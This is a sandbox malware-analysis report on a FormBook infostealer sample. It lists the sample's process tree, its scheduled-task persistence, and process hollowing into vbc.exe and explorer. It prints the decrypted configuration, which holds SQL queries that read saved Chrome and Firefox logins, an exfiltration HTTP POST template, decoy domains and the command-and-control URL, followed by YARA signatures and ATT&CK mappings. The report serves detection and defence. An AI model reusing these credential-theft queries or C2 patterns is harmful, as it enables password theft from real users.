ID: 339323
Sample Name:
J0OmHIagw8.exe
Cookbook: default.jbs
Time: 21:02:37
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report J0OmHIagw8.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 8
Memory Dumps 8
Unpacked PEs 9
Sigma Overview 10
System Summary: 10
Signature Overview 10
AV Detection: 10
Networking: 10
E-Banking Fraud: 10
System Summary: 10
Data Obfuscation: 10
Boot Survival: 10
Malware Analysis System Evasion: 11
HIPS / PFW / Operating System Protection Evasion: 11
Stealing of Sensitive Information: 11
Remote Access Functionality: 11
Mitre Att&ck Matrix 11
Behavior Graph 12
Screenshots 12
Thumbnails 12
Antivirus, Machine Learning and Genetic Malware Detection 13
Initial Sample 13
Dropped Files 13
Unpacked PE Files 13
Domains 13
URLs 13
Domains and IPs 15
Contacted Domains 15
Contacted URLs 15
URLs from Memory and Binaries 16
Contacted IPs 17
Public 17
Private 17
General Information 18
Simulations 19
Behavior and APIs 19
Joe Sandbox View / Context 19
IPs 19
Domains 21
ASN 22
JA3 Fingerprints 23
Dropped Files 23
Created / dropped Files 23
Static File Info 24
General 24
File Icon 25

Static PE Info 25
General 25
Entrypoint Preview 25
Data Directories 27
Sections 27
Resources 27
Imports 27
Version Infos 27
Network Behavior 28
Snort IDS Alerts 28
Network Port Distribution 28
TCP Packets 29
UDP Packets 30
ICMP Packets 32
DNS Queries 32
DNS Answers 33
HTTP Request Dependency Graph 34
HTTP Packets 34
Code Manipulations 40
Statistics 40
Behavior 41
System Behavior 41
Analysis Process: J0OmHIagw8.exe PID: 5816 Parent PID: 5576 41
General 41
File Activities 41
File Created 41
File Deleted 42
File Written 42
File Read 43
Analysis Process: schtasks.exe PID: 5856 Parent PID: 5816 44
General 44
File Activities 44
File Read 44
Analysis Process: conhost.exe PID: 4552 Parent PID: 5856 44
General 44
Analysis Process: vbc.exe PID: 4116 Parent PID: 5816 45
General 45
Analysis Process: vbc.exe PID: 5800 Parent PID: 5816 45
General 45
File Activities 45
File Read 45
Analysis Process: explorer.exe PID: 3388 Parent PID: 5800 46
General 46
File Activities 46
Analysis Process: control.exe PID: 3448 Parent PID: 3388 46
General 46
File Activities 47
File Read 47
Analysis Process: cmd.exe PID: 5864 Parent PID: 3448 47
General 47
File Activities 47
Analysis Process: conhost.exe PID: 6100 Parent PID: 5864 47
General 47
Disassembly 47
Code Analysis 47


Analysis Report J0OmHIagw8.exe

Overview


General Information

Sample Name:	J0OmHIagw8.exe
Analysis ID:	339323
MD5:	92ff500a6930782..
SHA1:	fa5dcc6012c7149..
SHA256:	767b1b32d4ac4c..
Tags:	exe Formbook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Tries to download HTTP data from a…
- Yara detected AntiVM_3
- Yara detected FormBook
- .NET source code contains potentia…
- Binary contains a suspicious time st…
- Machine Learning detection for dropp…

Classification



Startup

- **System is w10x64**
- J0OmHIagw8.exe (PID: 5816 cmdline: 'C:\Users\user\Desktop\J0OmHIagw8.exe' MD5: 92FF500A693078263908C83B4B290481)
  - schtasks.exe (PID: 5856 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\JcEEHoQdnETCO' /XML 'C:\Users\user\AppData\Local\Temp\tmpF65F.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 4552 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - vbc.exe (PID: 4116 cmdline: {path} MD5: B3A917344F5610BEEC562556F11300FA)
  - vbc.exe (PID: 5800 cmdline: {path} MD5: B3A917344F5610BEEC562556F11300FA)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - control.exe (PID: 3448 cmdline: C:\Windows\SysWOW64\control.exe MD5: 40FBA3FBFD5E33E0DE1BA45472FDA66F)
        - cmd.exe (PID: 5864 cmdline: /c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\vbc.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6100 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x79e0",
    "KEY1_OFFSET 0x1bbc8",
    "CONFIG SIZE : 0xc1",
    "CONFIG OFFSET 0x1bc99",
    "URL SIZE : 24",
    "searching string pattern",
    "strings_offset 0x1a6a3",
    "searching hashes pattern",
    "--------------------------------------------",
    "Decrypted Function Hashes",
    "--------------------------------------------",
    "0xa0e749e3",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70a3",
    "0x9f715030",
```

```
"0xbf0a5e41",
"0x2902d074",
"0xf653b199",
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad0121e4",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd01355",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0xc72ce2d5",
"0x263178b",
"0x57585356",
"0x9cb95240",
"0xcc39fef",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
```

```
    "0x2b44324f",
    "0x9d70beea",
    "0x59adf952",
    "0x172ac7b4",
    "0x5d4b4e66",
    "0xed297eae",
    "0xa88492a6",
    "0xb21b057c",
    "0x70f35767",
    "0xb6f4d5a8",
    "0x67cea859",
    "0xc1626bff",
    "0xb4e1ae2",
    "0x24a48dcf",
    "0xe11da208",
    "0x1c920818",
    "0x65f4449c",
    "0xc30bc050",
    "0x3e86e1fb",
    "0x9e01fc32",
    "0x216500c2",
    "0x48e207c9",
    "0x2decf13e",
    "0x19996921",
    "0xb7da3dd7",
    "0x47f39d2b",
    "0x6777e2de",
    "0xd980e37f",
    "0x963fea3b",
    "0xacddb7ea",
    "0x110aec35",
    "0x647331f3",
    "0x2e381da4",
    "0x50f66474",
    "0xec16e0c0",
    "0xf9d81a42",
    "0xd6c6f9db",
    "0xef3df91",
    "0x60e0e203",
    "0x7c81caaf",
    "0x71c2ec76",
    "0x25e431cc",
    "0x106f568f",
    "0x6a60c8a9",
    "0xb758aab3",
    "0x3b34de90",
    "0x700420f5",
    "0xee359a7e",
    "0xd1d808a",
    "0x47ba47a5",
    "0xff959c4c",
    "0x5d30a87d",
    "0xaa95a900",
    "0x80b19064",
    "0x9c5a481a",
    "0x1dd252d",
    "0xdb3055fc",
    "0xe0cf8bf1",
    "0x3a48eabc",
    "0xf0472f97",
    "0x4a6323de",
    "0x4260edca",
    "0x53f7fb4f",
    "0x3d2e9c99",
    "0xf6879235",
    "0xe6723cac",
    "0xe184dfaa",
    "0xe99ffaa0",
    "0xf6aebe25",
    "0xefadf9a5",
    "0x215de938",
    "0x7579006aa",
    "0x84f8d766",
    "0xb6494f65",
    "0x13a75318",
    "0x5bde5587",
    "0xe9eba2a4",
    "0x6b8a0df3",
    "0x9c02f250",
    "0xe52a2a2e",
    "0xdb96173c",
    "0x3c0f2fc",
    "0xc30c49a6",
    "0xcb591d7f",
    "0x5c4ee455",
    "0x7c81c71d",
    "0x11c6f95e",
    "-----------------------------------------------",
    "Decrypted Strings",
    "-----------------------------------------------",
    "USERNAME",
```

```
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Mail\\",
"\\Foxmail",
"\\Storage\\",
"\\Accounts\\Account.rec0",
"\\Data\\AccCfg\\Accounts.tdat",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
""
```

```
    ,
    "Accept-Encoding: gzip, deflate",
    "",
    "dat=",
    "f-start",
    "slgacha.com",
    "oohdough.com",
    "6983ylc.com",
    "aykassociate.com",
    "latin-hotspot.com",
    "starrockindia.com",
    "beamsubway.com",
    "queensboutique1000.com",
    "madbaddie.com",
    "bhoomimart.com",
    "ankitparivar.com",
    "aldanasanchezmx.com",
    "citest1597669833.com",
    "cristianofreitas.com",
    "myplantus.com",
    "counterfeitmilk.com",
    "8xf39.com",
    "pregnantwomens.com",
    "yyyut6.com",
    "stnanguo.com",
    "fessusesefsee.com",
    "logansshop.net",
    "familydalmatianhomes.com",
    "accessible.legal",
    "epicmassiveconcepts.com",
    "indianfactopedia.com",
    "exit-divorce.com",
    "colliapse.com",
    "nosishop.com",
    "hayat-aljowaily.com",
    "soundon.events",
    "previnacovid19-br.com",
    "traptlongview.com",
    "splendidhotelspa.com",
    "masterzushop.com",
    "ednevents.com",
    "studentdividers.com",
    "treningi-enduro.com",
    "hostingcoaster.com",
    "gourmetgroceriesfast.com",
    "thesouthbeachlife.com",
    "teemergin.com",
    "fixmygearfast.com",
    "arb-invest.com",
    "shemaledreamz.com",
    "1819apparel.com",
    "thedigitalsatyam.com",
    "alparmuhendislik.com",
    "distinctmusicproductions.com",
    "procreditexpert.com",
    "insights4innovation.com",
    "jzbtl.com",
    "1033325.com",
    "sorteocamper.info",
    "scheherazadelegault.com",
    "glowportraiture.com",
    "cleitstaapps.com",
    "globepublishers.com",
    "stattests.com",
    "brainandbodystrengthcoach.com",
    "magenx2.info",
    "escaparati.com",
    "wood-decor24.com",
    "travelnetafrica.com",
    "f-end",
    "--------------------------------------------------",
    "Decrypted CnC URL",
    "--------------------------------------------------",
    "www.herbmedia.net/csv8/\u0000"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.275625455.0000000004BC0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.275625455.0000000004BC0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.275625455.0000000004BC0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000008.00000002.572301270.0000000003250000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000008.00000002.572301270.0000000003250000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 17 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
5.2.vbc.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Tries to download HTTP data from a sinkholed server

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Binary contains a suspicious time stamp

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 5 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Virtualization/Sandbox Evasion 4	LSASS Memory	Virtualization/Sandbox Evasion 4	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Timestomp 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
J0OmHIagw8.exe	31%	Virustotal		Browse
J0OmHIagw8.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\JcEEHoQdnETCO.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.stnanguo.com/csv8/?t8o8sPp=jG588BPFN24GA+JnJbzwJpIoc208xnuoJDpFE+MGYeEjWt0JePkAwfwipDNVrrzBFNJV&jBZd=KnhT	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.fessusesefsee.com/csv8/?t8o8sPp=+aP4wUbNbXNo+DXgxdcGOO7le47nUjGI8O93VpAmlXcOKCIjUH4+hXL6+b4dsCsJZjty&jBZd=KnhT	100%	Avira URL Cloud	phishing	
http://www.alparmuhendislik.com/csv8/?t8o8sPp=qrM/jq4OcB9vG2RwEV9Oj1wgtu+jolIiSW/njvsFRiZ9j79vyWJq+CFtdr2TsRW1k8yh&jBZd=KnhT	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
